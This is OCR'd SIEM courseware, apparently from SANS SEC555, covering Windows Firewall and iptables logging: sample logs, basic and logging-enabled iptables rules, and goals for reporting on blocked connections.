
```
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcpack tcpwin icmptype icmpcode info path

2017-01-21 16:00:34 DROP TCP 10.0.0.100 10.0.0.10 37782 49153 44 S 2255999555 0 1024 - - - RECEIVE
2017-01-21 16:00:34 DROP TCP 10.0.0.100 10.0.0.10 37783 49153 44 S 2255934018 0 1024 - - - RECEIVE
2017-01-21 16:00:35 DROP TCP 10.0.0.100 10.0.0.10 37782 49152 44 S 2255999555 0 1024 - - - RECEIVE
2017-01-21 16:00:35 DROP TCP 10.0.0.100 10.0.0.10 37783 49153 44 S 2255934018 0 1024 - - - RECEIVE
2017-01-21 16:07:36 DROP TCP 10.0.0.100 10.0.0.10 61627 49152 44 S 109291553 0 1024 - - - RECEIVE
2017-01-21 16:07:36 DROP TCP 10.0.0.100 10.0.0.10 61628 49152 44 S 109220810 0 1024 - - - RECEIVE
2017-01-21 16:07:38 DROP TCP 10.0.0.100 10.0.0.10 61627 49153 44 S 109291553 0 1024 - - - RECEIVE
2017-01-21 16:07:38 DROP TCP 10.0.0.100 10.0.0.10 61628 49153 44 S 109220810 0 1024 - - - RECEIVE
2017-01-21 16:10:15 DROP TCP 10.0.0.106 10.0.0.10 46353 49152 44 S 1376660990 0 1024 - - - RECEIVE
2017-01-21 16:10:15 DROP TCP 10.0.0.106 10.0.0.10 46354 49152 44 S 1376720555 0 1024 - - - RECEIVE
2017-01-21 16:10:15 DROP TCP 10.0.0.106 10.0.0.10 46355 49152 44 S 1370520831 0 1024 - - - RECEIVE
2017-01-21 16:10:28 DROP TCP 10.0.0.106 10.0.0.10 46353 49153 44 S 1376660990 0 1024 - - - RECEIVE
2017-01-21 16:10:28 DROP TCP 10.0.0.106 10.0.0.10 46354 49153 44 S 1376720555 0 1024 - - - RECEIVE
2017-01-21 16:10:29 DROP TCP 10.0.0.106 10.0.0.10 46355 49153 44 S 1370520831 0 1024 - - - RECEIVE
2017-01-21 16:13:31 DROP TCP 10.0.0.106 10.0.0.10 33677 49152 44 S 601800670 0 1024 - - - RECEIVE
2017-01-21 16:13:31 DROP TCP 10.0.0.106 10.0.0.10 33678 49152 44 S 601752216 0 1024 - - - RECEIVE
2017-01-21 16:13:32 DROP TCP 10.0.0.106 10.0.0.10 33679 49152 44 S 602017740 0 1024 - - - RECEIVE
2017-01-21 16:13:35 DROP TCP 10.0.0.106 10.0.0.10 33677 49153 44 S 601800670 0 1024 - - - RECEIVE
2017-01-21 16:13:35 DROP TCP 10.0.0.106 10.0.0.10 33678 49153 44 S 601752216 0 1024 - - - RECEIVE
2017-01-21 16:13:35 DROP TCP 10.0.0.106 10.0.0.10 33679 49153 44 S 602017740 0 1024 - - - RECEIVE
2017-01-21 16:39:25 DROP UDP 10.0.0.100 239.255.255.250 57046 1900 165 - - - - - - - RECEIVE
2017-01-21 16:39:28 DROP UDP 10.0.0.100 239.255.255.250 57046 1900 165 - - - - - - - RECEIVE
2017-01-21 16:40:13 DROP UDP 10.0.0.100 239.255.255.250 57046 1900 165 - - - - - - - RECEIVE
2017-01-21 16:40:18 DROP UDP 10.0.0.100 239.255.255.250 57046 1900 165 - - - - - - - RECEIVE
2017-01-21 16:40:19 DROP UDP 10.0.0.100 239.255.255.250 57046 1900 165 - - - - - - - RECEIVE
```

SANS

pfirewall.log Example

This slide demonstrates a sample log file. In it, the contents show multiple dropped packets along with some extra details not found in the first method of logging. This method includes additional information such as the TCP flags involved. In the slide above, all the TCP connections were dropped on the initial Syn packet.

Note that to read the contents of this file requires administrator privileges. For example, opening the file with notepad will generate an error. However, running notepad as administrator and then opening the file works.



Differences

Security – Event channel

PROs

- Includes firewall changes
- Logs application and port binding
- Logs if the firewall is disabled

CONs

- Fewer details on connections

pfirewall.log – Log file

PROs

- Detailed connection info
- Log per network profile

CONs


- Requires log file collection
- Only records connections

SANS

SEC555 | SIEM with Tactical Analytics 134

Differences

While both logging methods have the same core information, there are some key differences. For one thing, depending on the collection method, you may be forced to use one over the other. For example, if you are using Windows Event Forwarding and wanted to collect these logs, you would have to use the event channel method. The event channel also includes extra things such as a log if the firewall rules are changed or, more importantly, a log if the firewall is disabled. The log file method does not do this.



iptables

Linux systems almost universally use iptables

- Some include iptables management programs like UFW

The feature set includes:

- Stateful firewall capabilities
- Inbound and Outbound control
- Support for multiple types of address translation

No central reporting is available and...

- Logging is often disabled by default


SANS

SEC555 | SIEM with Tactical Analytics 138

iptables

The most common Linux host-based firewall is iptables. It is built in to just about every Linux operating system today. While some seem to be using a different firewall, they often are iptables. For example, Ubuntu users use UFW, but UFW is actually a management program that sets up and controls iptables.

Like the Windows Firewall, iptables are stateful and can control inbound and outbound connections. Where it is a bit stronger is its ability to get granular on firewall rules such as what TCP flags are involved as well as its support for many forms of network address translation. Like the Windows Firewall, logging is usually disabled by default.



iptables Rules

Typical firewall rules for a web server are similar to below

- Based on the concept of rule chaining

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -m conntrack --ctstate INVALID -j DROP
iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
```

INPUT chain contains rules for inbound connections

OUTPUT chain contains rules for outbound connections

TCP session states are used by specifying conntrack and ctstate


- This example is common and has no logging specified

SANS

SEC555 | SIEM with Tactical Analytics 136

iptables Rules

Rules for iptables are designed around the concept of chaining. This concept allows for a packet or connection to hit a specific rule and then be sent over to a different chain (series of related rules). In this slide, only two chains are listed: INPUT and OUTPUT. These are built-in chains, although custom chains can be created.



iptables Rules with Logging

Below, commands enable default inbound deny logging

```
iptables -N LOGGING
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --limit 2/min -j LOG --log-prefix "[BLOCK]" --log-level 4
iptables -A LOGGING -j DROP
```

This sends anything not matching a rule to the LOGGING chain


- -m limit --limit 2/min logs two packets per minute*
- -j LOG can be added to any rule and is what enables logging
- --log-prefix is an optional string to add to logs
- --log-level specifies the syslog severity to set

* Limit is based on connections per IP in packets

SANS SEC555 | SIEM with Tactical Analytics 137

iptables Rules with Logging

To add default deny logging to iptables, you can run the commands given in this slide. They create a new chain called LOGGING. Then, it appends a rule to the bottom of the INPUT chain so that if no prior INPUT rules match, traffic gets sent over to the LOGGING chain. This chain then logs and blocks all traffic.



iptables Log Example

The log format is detailed

```
Jan 22 12:57:57 logparse kernel: [5599117.166001] [BLOCK] IN=ens160 OUT=
MAC=00:50:56:a6:b3:54:90:6c:ac:55:83:05:08:00 SRC=10.0.0.108 DST=172.16.1.6 LEN=40 TOS=0x00 PREC=0x00
TTL=46 ID=60647 PROTO=ICMP TYPE=13 CODE=0
Jan 22 12:58:06 logparse kernel: [5599125.744252] [BLOCK] IN=ens160 OUT=
MAC=00:50:56:a6:b3:54:90:6c:ac:55:83:05:08:00 SRC=10.0.0.108 DST=172.16.1.6 LEN=40 TOS=0x00 PREC=0x00
TTL=48 ID=33935 PROTO=ICMP TYPE=13 CODE=0
```

Details almost identical with Windows Firewall log file


- Native syslog logging makes for easy collection
- Log format can be easily parsed with kv plugin

SANS

SEC555 | SIEM with Tactical Analytics 138

iptables Log Example

The log format of iptables is straightforward. Also, since every field is in the format of field name = value, the kv plugin can be used to auto parse out the field data. The fields and values logged by iptables are almost identical to those of the Windows firewall log file format.



Redefining the Problem

Collection\Parsing is not the problem (quite easy)

- Main problem is what to do with massive volume of logs

Business goal should define the problem. Our goal is to:

- Report on blocked connections
- Discover what applications are accepting inbound traffic
- Have full connection logs for incident response/forensics
- And achieve above items without additional purchases


SANS

SEC555 | SIEM with Tactical Analytics 139

Redefining the Problem

So now that you know some of the key characteristics and logging capabilities of major host-based firewalls, it is time to address the problem. To do so requires a little bit more definition. Previously, the CIO asked for how efficient the host-based firewalls were acting. If you were a project manager, you would laugh and state this project lacks definition. So, elaboration on what needs to be done is necessary.

For this project, Lab Me, Inc., is looking to add reporting of blocked connections, the ability to find out what applications are listening for network traffic, have retention of host-based firewall logs for incident handling and forensics, and most importantly, to do so without additional purchases. Since this project is being kicked off at the whim of the CIO, there is no budget available for purchases. Failure is not an option.


Blocked Connections

Blocked connections to and from internal systems should be investigated

- But a default network will be full of blocked connections

This is primarily due to:

- Vulnerability scanners or network monitoring systems
- Windows default settings cause lots of noise
- Broadcast and multicast traffic


Options: Prevent traffic or filter logs

SEC555 | SIEM with Tactical Analytics 140

